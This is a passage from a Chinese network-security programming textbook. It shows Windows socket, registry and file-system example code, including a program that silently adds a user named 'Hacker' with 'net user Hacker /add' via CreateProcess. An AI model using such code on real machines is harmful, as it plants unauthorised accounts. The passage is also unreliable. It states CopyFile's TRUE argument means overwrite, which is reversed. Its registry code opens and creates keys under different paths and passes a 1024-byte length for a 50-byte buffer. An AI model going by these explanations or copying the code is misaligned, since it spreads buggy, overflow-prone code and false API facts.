    CheckIP();                      //调用 CheckIP()函数获得并输出 IP 地址
    return 0;
}
```

出现这种错误提示，说明 Socket 库没有被加载到工程中，需要更改工程设置，在工作窗口中，选择菜单栏中的"工程"→单击"设置"，出现如图 3-19 所示的界面，选择 Link 选项卡，




图 3-18　proj1. cpp 程序运行结果




图 3-19　添加 ws2_32. lib 函数库

并在 2 所指的地方，在最后面输入“ws2_32. lib”，用空格和前面的库隔开，因为 Socket 相关的函数都定义在 ws2_32. lib 库中，必须加载该库。添加之后，再次编译、运行，执行的结果如图 3-20 所示。

```
"C:\Program Files\Microsoft Visual Studio\MyProjects\test\Debug\test.exe"
本机的IP地址是：219.246.5.209
本机的名称是：1307-1
Press any key to continue
```

图 3-20　proj2. cpp 程序运行结果

2. 注册表编程

注册表在计算机中由键名和键值组成，注册表中存储了 Window 操作系统的所有配置。黑客 90%以上对 Windows 的攻击手段都离不开读写注册表。在"运行"对话框中输入"regedit"命令可以进入注册表。注册表的句柄可以由调用 RegOpenKeyEx()和 RegCreateKeyEx()函数得到。通过函数 RegQueryValueEx()，可以查询到注册表中某一项的值；通过函数 RegSetValueEx()，可以设置注册表某一项的值。RegCloseKey()函数执行关闭键值。下面是 proj3. cpp 的源代码。

proj3. cpp

```
#include <windows.h>
#include <stdio.h>
void main( )
{
    HKEY hkey;
    char Author[100] = "LiuWenTao";
    char Organization[100] = "Internet";
    char City[100] = "WuHan";
    bool State = true;
    unsigned char KeyBuffer[50];
    DWORD Type = 0;
    DWORD DataLen = 1024;
    memset(KeyBuffer, 0, sizeof(KeyBuffer));         //打开键
    if (RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\A New Program\\Information", 0, KEY_ALL_
ACCESS, &hkey) != ERROR_SUCCESS)  //此函数用来打开键的方法,"HKEY_CURRENT_USER"表示已经
//打开的键的句柄,"Software\\A New Program\\Information"表示要打开的子键的名称, 第三个参
//数保留,设为 0,"KEY_ALL_ACCESS"表示打开的方式,返回打开的子键的句柄
    {//如果打开失败就创建键
        if(RegCreateKey(HKEY_CURRENT_USER,"Software\\ANewProgram\\Information", &hkey) !=
ERROR_SUCCESS) //由此函数创建注册表中的新键"A New Program\\Information",要打开的键的句柄
//是 HKEY_CURRENT_USER
        {           printf("RegCreateKey failed with Erro \n");
            return ;
        }
}
//设置键值
if (RegSetValueEx(hkey, "Organization", 0, REG_SZ, (BYTE * )Organization, 100) != ERROR_
SUCCESS)  //此函数用来设置键值,"hkey"表示要设置的键的句柄,"Organization"表示要访问的键
//值的名称,"0"是保留值,REG_SZ 表示要设置的数据类型,Organization 表示要设置的键值,"100"
//表示数据的长度
    {
```

```
        printf("RegSetValueEx failed with Erro \n");
        return ;
    }
    if (RegSetValueEx(hkey, "Author", 0, REG_SZ, (BYTE * )Author, 100) != ERROR_SUCCESS)
    {
        printf("RegSetValueEx failed with   Erro \n");
        return ;
    }
    if (RegSetValueEx(hkey, "City", 0, REG_SZ, (BYTE * )City, 100) != ERROR_SUCCESS)
    {
        printf("RegSetValueEx failed with Erro \n");
        return ;
    }
    if (RegSetValueEx(hkey, "State", 0, REG_DWORD, (BYTE * ) &State, 4) != ERROR_SUCCESS)
    {
        printf("RegSetValueEx failed with  Erro \n");
        return ;
    }
    if (RegCloseKey(hkey) != ERROR_SUCCESS)//表示要关闭的键值,"hkey"表示要关闭的键的句柄
    {
        printf("RegCloseKey failed with Erro \n");
        return ;
}//打开键
    if (RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\A New Program\\Information", 0, KEY_ALL_
ACCESS, &hkey) == ERROR_SUCCESS)
    {
        if(RegQueryValueEx(hkey, "Author", 0, &Type, KeyBuffer, &DataLen) == ERROR_SUCCESS)
//此函数是用来获取键值的,"hkey"表示要查询的句柄,"Author"表示要查询键值的名字,"0"保留值,
//"&Type"是数据缓存地址,"&DataLen"是数据缓存区的大小
        {
            printf("Author: % s\n", KeyBuffer);
        }
        else
        {
            printf("RegQueryValueEx failed with Erro \n");
            return ;
        }
        if (RegQueryValueEx(hkey, "Organization", 0, &Type, KeyBuffer, &DataLen) == ERROR_
SUCCESS)
        {
            printf("Organization: % s\n", KeyBuffer);
        }
        else
        {
            printf("RegQueryValueEx failed with Erro \n");
            return ;
        }
        if (RegQueryValueEx(hkey, "City", 0, &Type, KeyBuffer, &DataLen) == ERROR_SUCCESS)
        {
            printf("City: % s\n", KeyBuffer);
        }
```

```
        else
        {
            printf("RegQueryValueEx failed with Erro \n");
            return ;
        }
        if (RegQueryValueEx(hkey, "State", 0, &Type, KeyBuffer, &DataLen) == ERROR_SUCCESS)
        {
            State = KeyBuffer[0];
            if (State)
            {
                printf("State:true\n");
            }
            else
            {
                printf("State:false\n");
            }
        }
        else
        {
            printf("RegQueryValueEx failed with Erro \n");
            return ;
        }//关闭键句柄
        if (RegCloseKey(hkey) != ERROR_SUCCESS)
        {
            printf("RegCloseKey failed with Erro \n");
            return ;
        }
    }
    else
    {
        printf("RegOpenKeyEx failed with Erro \n");
        return ;
    }
}
```

程序最后执行的结果如图 3-21 所示。




图 3-21 proj3. cpp 程序运行结果

对照修改过的注册表,可知程序执行成功。修改后的注册表如图 3-22 所示。

3. 文件系统编程

文件系统编程非常重要,在 DOS 命令行下执行的操作都可以使用程序实现。在 DOS 命令行下使用命令"net user Hacker /add"添加一个用户,同样可以在程序中实现,如程序 proj4. cpp 可以用来实现添加用户。




图 3-22　修改后的注册表

proj4. cpp

```
#include <stdio.h>
#include <windows.h>
main()
{
    char * szCMD = "net user Hacker /add";
    BOOL bSuccess;
    PROCESS_INFORMATION piProcInfo;
    STARTUPINFO Info;
    Info.cb = sizeof(STARTUPINFO);
    Info.lpReserved = NULL;
    Info.lpDesktop = NULL;
    Info.lpTitle = NULL;
    Info.cbReserved2 = 0;
    Info.lpReserved2 = NULL;
    bSuccess = CreateProcess(NULL,szCMD,NULL,NULL,false,NULL,NULL,NULL,&Info,&piProcInfo);
    if(!bSuccess)
        printf("创建进程失败!");
    return 1;
}
```

运行结果通过在 DOS 下用命令“net user”来查看用户是否添加成功，结果如图 3-23 所示。




图 3-23　proj4. cpp 程序运行结果

在程序中也可以利用 C 库函数实现文件的拷贝等操作，使用起来非常方便，proj5. cpp 源程序如下。

proj5. cpp

```
#include <stdio.h>
#include <windows.h>
main()
{
    CopyFile("C:\\File1.txt","C:\\File2.txt",TRUE);
    MoveFile("C:\\File1.txt","C:\\File3.txt");
    return 1;
}
```

通过程序的执行，原来在 C 盘下的\File1. txt 被覆盖，只剩下 File2. txt 和 File3. txt 文件。函数 CopyFile 的第三个参数 TRUE 表示如果目标文件存在就覆盖，如果该参数是 FALSE，则不覆盖。

4. 定时器编程

